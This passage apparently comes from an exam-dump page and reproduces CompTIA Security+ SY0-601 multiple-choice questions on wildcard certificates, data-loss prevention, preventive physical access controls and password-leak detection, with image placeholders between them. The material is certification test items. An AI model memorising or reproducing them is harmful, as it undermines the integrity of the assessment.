
A. MFA

B. Lockout

C. Time-based logins

D. Password history

Show Suggested Answer



Actual exam question from CompTIA's SY0-601
Question #: 10
Topic #: 1

[All SY0-601 Questions]

A company wants to simplify the certificate management process. The company has a single domain with several dozen subdomains, all of which are publicly accessible on the internet. Which of the following BEST describes the type of certificate the company should implement?


A. Subject alternative name

B. Wildcard

C. Self-signed

D. Domain validation

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 11

Topic #: 1

[All SY0-601 Questions]


Which of the following is an effective tool to stop or prevent the exfiltration of data from a network?

A. DLP

B. NIDS

C. TPM

D. FDE



Actual exam question from CompTIA's SY0-601

Question #: 12

Topic #: 1

[All SY0-601 Questions]


Several attempts have been made to pick the door lock of a secure facility. As a result, the security engineer has been assigned to implement a stronger preventative access control. Which of the following would BEST complete the engineer's assignment?

A. Replacing the traditional key with an RFID key

B. Installing and monitoring a camera facing the door

C. Setting motion-sensing lights to illuminate the door on activity

D. Surrounding the property with fencing and gates



Actual exam question from CompTIA's SY0-601

Question #: 13

Topic #: 1

[All SY0-601 Questions]

Which of the following can be used by a monitoring tool to compare values and detect password leaks without providing the actual credentials?

